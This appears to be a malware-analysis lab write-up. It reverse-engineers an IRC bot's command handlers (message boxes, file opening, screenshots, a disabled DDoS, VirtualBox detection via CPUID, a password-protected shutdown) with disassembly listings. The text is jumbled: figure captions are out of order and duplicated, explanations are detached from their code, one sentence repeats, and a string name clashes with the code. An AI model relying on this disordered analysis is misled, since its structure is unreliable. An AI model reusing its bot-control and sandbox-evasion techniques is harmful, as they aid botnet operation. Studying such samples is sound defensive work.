If the command doesnt start with a #, then the string 'Nice Try' gets printed. If it does the command gets gets processed and a system command is called.




Figure 12b - Corresponding function of Ident command

The string 'MSG' is compared to the IRC user input, if it is the same then its passed to the corresponding function. If not it moves to the next command.




Figure 14a - MSG command

A message box is created with the appended string that came after the initial command from the user, this messagebox appears on all infected computers within the botnet.




Figure 13b - Corresponding function of EXEC command

The string 'DDOS' is compared to the IRC user input, if it is the same then its passed to the corresponding function. If not it moves to the next command.




Figure 15a - DDOS command

The string 'As if I would leave such functionality enabled in a C' gets printed into the #malfor channel using the **WriteLinetoPC** function

Figure 14b - Corresponding function of MSG command

The string 'PIC' is compared to the IRC user input, if it is the same then its passed to the corresponding function. If not it moves to the next string comparison 'OPEN'. FInally if would then move to the string 'COLOURINGBOOK'




Figure 16a - 'PIC', 'OPEN', 'COLOURINGBOOK' if statements

A file (anything after the word open) is opened using the **'ShellExecute** Function. The name of the file is determined by the value in 'lpFile' parameter.

The application 'MSpaint' is opened using the **ShellExecute** Function




Figure 15b - Corresponding function of DDOS command

The string 'DOWNLOAD' is compared to the IRC user input, if it is the same then its passed to the corresponding function. If not it moves to the next command.




Figure 17a - DOWNLOAD command

The string 'PRIVMSG %s :Really? ....' gets printed into the #malfor channel using the **WriteLinetoPC** function

```
mov     dword ptr [esp+8], offset _CHANNEL ; "#malfor"
mov     dword ptr [esp+4], offset aPrivmsgSReally ; "PRIVMSG %s :Really? ....\r\n"
lea     eax, [ebp+Buffer]
mov     [esp], eax      ; Buffer
call    _sprintf
mov     eax, _sock
lea     edx, [ebp+Buffer]
mov     [esp+4], edx    ; Str
mov     [esp], eax      ; s
call    __Z9writeLinejPc ; writeLine(uint,char *)
jmp     loc_40292C
```

A screenshot in taken, this is saved as the file 'screenshot.bmp' using the **CreateCompatibleBitmap** Function

Figure 16a - PIC, OPEN, COLOURINGBOOK execute functions

The CPUid instruction is performed, the results of that are stored in registers. A string comparison is performed with Str1 (from CPUid) and 'VBOXVBOXVBOX' is done, if they match then virtualbox is being used.

```
; __unwind {
push    ebp
mov     ebp, esp
push    ebx
sub     esp, 24h
mov     eax, 40000000h
cpuid
mov     dword ptr [ebp+Str1], ebx
mov     [ebp+var_11], edx
mov     [ebp+var_D], ecx
mov     [ebp+var_9], 0
mov     dword ptr [esp+4], offset Str2 ; "VBoxVBoxVBox"
lea     eax, [ebp+Str1]
mov     [esp], eax      ; Str1
call    _strcmp
```

Figure 18a - VBOX utilisation function

The string 'VMVB' is compared to the IRC user input, if it is the same then its passed to the corresponding function. If not it moves to the next command.

```
loc_4026BB:
mov     dword ptr [esp+4], offset aVmvb ; "VMVB"
mov     eax, [ebp+String1]
mov     [esp], eax      ; String1
call    _stricmp
test    eax, eax
setz    al
test    al, al
jz      short loc_402754
```

Figure 18b - VBOX string comparison

```
call    _Z20is_inside_virtualboxv ; is_inside_virtualbox(void)
test    al, al
jz      short loc_40271A
```

```
mov     dword ptr [esp], 0 ; Code
call    _exit
```

```
mov     dword ptr [esp+8], offset _CHANNEL ; "#malfor"
mov     dword ptr [esp+4], offset aPrivmsgSInside ; "PRIVMSG %s :Inside Virtual Box - Good ."...
lea     eax, [ebp+Buffer]
mov     [esp], eax      ; Buffer
call    _sprintf
mov     eax, _sock
lea     edx, [ebp+Buffer]
mov     [esp+4], edx    ; Str
mov     [esp], eax      ; s
call    __Z9writeLinejPc ; writeLine(uint,char *)
jmp     loc_40292C
```

```
loc_40271A:
mov     dword ptr [esp+8], offset _CHANNEL ; "#malfor"
mov     dword ptr [esp+4], offset aPrivmsgSNotIns ; "PRIVMSG %s : Not inside Virtual Box - B"...
lea     eax, [ebp+Buffer]
mov     [esp], eax      ; Buffer
call    _sprintf
mov     eax, _sock
lea     edx, [ebp+Buffer]
mov     [esp+4], edx    ; Str
mov     [esp], eax      ; s
call    __Z9writeLinejPc ; writeLine(uint,char *)
jmp     loc_40292C
```

Figure 17b - Corresponding function of DOWNLOAD command

The string 'SHUTDOWN' is compared to the IRC user input, if it is the same then its passed to the corresponding function. If not it moves to the next command.

Figure 19a - SHUTDOWN String comparison

If the two strings are equal and the flag is set to one, then the string 'Inside Virtual Box - Good ....' is printed into the #malfor channel.

Figure 18a - VBOX execution functions

If the two strings are not equal and the flag is set to zero, then the string 'Not inside Virtual Box - Bad ....' is printed into the #malfor channel.

A secret password is generated within the **'GetShutDownPW'** function. The value of the the password is then compared with the input, the next step is dependent on the return value.

A string comparison with the input and the string 'xtybtgp' is performed.

If the return value from the last function is 1, the string 'Shutdown password entered - botnet shutting down' is then printed into the IRC client.

The strings; 'Botnet shutdown by user %s. Would you like to restart it?' and 'Botnet shutdown' are appended to a Message box using the **MessageBox** function and shown to the end user

```
mov     eax, _sock
mov     edx, [ebp+lpText]
mov     [ebp+Str2], edx
lea     edx, [ebp+Destination]
mov     [ebp+var_30], edx
mov     [ebp+s], eax
call    __Z13getShutdownPwv ; getShutdownPw(void)
mov     [ebp+var_38], eax
mov     eax, [ebp+Str2]
mov     [esp+4], eax     ; Str2
mov     eax, [ebp+var_38]
mov     [esp], eax       ; Str1
call    _strcmp
test    eax, eax
jnz     loc_402894
```

```
mov     eax, [ebp+var_30]
mov     [esp+8], eax
mov     dword ptr [esp+4], offset Format ; "PRIVMSG %s :Shutdown password entered -"...
lea     eax, [ebp+Text]
mov     [esp], eax       ; Buffer
call    _sprintf
lea     eax, [ebp+Text]
mov     [esp+4], eax     ; Str
mov     eax, [ebp+s]
mov     [esp], eax       ; s
call    __Z9writeLinejPc ; writeLine(uint,char *)
lea     eax, [ebp+Text]
mov     dword ptr [eax], 54495551h
mov     dword ptr [eax+4], 6F423A20h
mov     dword ptr [eax+8], 74656E74h
mov     dword ptr [eax+0Ch], 75687320h
mov     dword ptr [eax+10h], 776F6474h
mov     dword ptr [eax+14h], 0A0D6Eh
lea     eax, [ebp+Text]
mov     [esp+4], eax     ; Str
mov     eax, [ebp+s]
mov     [esp], eax       ; s
call    __Z9writeLinejPc ; writeLine(uint,char *)
mov     eax, [ebp+var_30]
mov     [esp+8], eax
mov     dword ptr [esp+4], offset aBotnetShutdown ; "Botnet shutdown by user %s.  Would you "...
lea     eax, [ebp+Text]
mov     [esp], eax       ; Buffer
call    _sprintf
mov     dword ptr [esp+0Ch], 1004h ; uType
mov     dword ptr [esp+8], offset Caption ; "Botnet shutdown"
lea     eax, [ebp+Text]
mov     [esp+4], eax     ; lpText
mov     dword ptr [esp], 0 ; hWnd
call    _MessageBoxA@16 ; MessageBoxA(x,x,x,x)
sub     esp, 10h
cmp     eax, 6
setz    al
test    al, al
jnz     loc_40292B
```

```
loc_402894:
mov     dword ptr [esp+4], offset _secretpw ; "xtybtgp"
mov     eax, [ebp+Str2]
mov     [esp], eax       ; Str1
call    _strcmp
test    eax, eax
jnz     short loc_4028DF
```

The string 'HAMMERED' is allocated memory and stored. A comparison is done to make sure the allocation is successful (the cmp instruction)

The length of 'HAMMERED' is then measured using the **strlen** function.

The two seed values are XORD together.

```
; Attributes: bp-based frame

; _DWORD getShutdownPw(void)
public __Z13getShutdownPwv
__Z13getShutdownPwv proc near

var_22= byte ptr -22h
var_21= byte ptr -21h
Seed= dword ptr -20h
var_1C= dword ptr -1Ch
var_18= dword ptr -18h
var_14= dword ptr -14h
Str= dword ptr -10h
var_C= dword ptr -0Ch

; __unwind {
push    ebp
mov     ebp, esp
push    ebx
sub     esp, 34h
mov     [ebp+Str], offset aHammerd ; "HAMMERD"
mov     dword ptr [esp], 9 ; Size
call    _malloc
mov     [ebp+var_14], eax
cmp     [ebp+var_14], 0
jnz     short loc_40150E
```

```
loc_40150E:
mov     eax, [ebp+Str]
mov     [esp], eax      ; Str
call    _strlen
mov     [ebp+var_18], eax
mov     dword ptr [esp], offset _secretpw ; "xtybtgp"
call    _strlen
mov     [ebp+var_1C], eax
mov     eax, [ebp+Str]
mov     [esp], eax      ; char *
call    __Z13generate_seedPKc ; generate_seed(char const*)
mov     ebx, eax
mov     dword ptr [esp], offset _secretpw ; "xtybtgp"
call    __Z13generate_seedPKc ; generate_seed(char const*)
xor     eax, ebx
mov     [ebp+Seed], eax
mov     eax, [ebp+Seed]
mov     [esp], eax      ; Seed
call    _srand
mov     [ebp+var_C], 0
```

The length of '_secretpw' is then also measured using the **strlen** function.

A seed is generated using the 'GenerateSeed' Function, using 'HAMMERED' as a parameter. The same is done with the '_secretpw' variable'

Figure 20 - Botnet shutdown functions overview

The contents of var_C is made to 0. After a loop is created and if the value is larger than 7 the loop terminates.




Figure 22 - end portion of **GetShutdownPW**

Figure 21 - GetShutdownPW function overview

If the inputed password is equal to 'xtybtgp' then the string 'not that one, sorry... wrong' is pritnted into the IRClient

If the inputed password is equal to 'xtybtgp' then the string 'not that one, sorry... wrong' is pritnted into the IRClient




Figure 23 - Execute function of password string comparison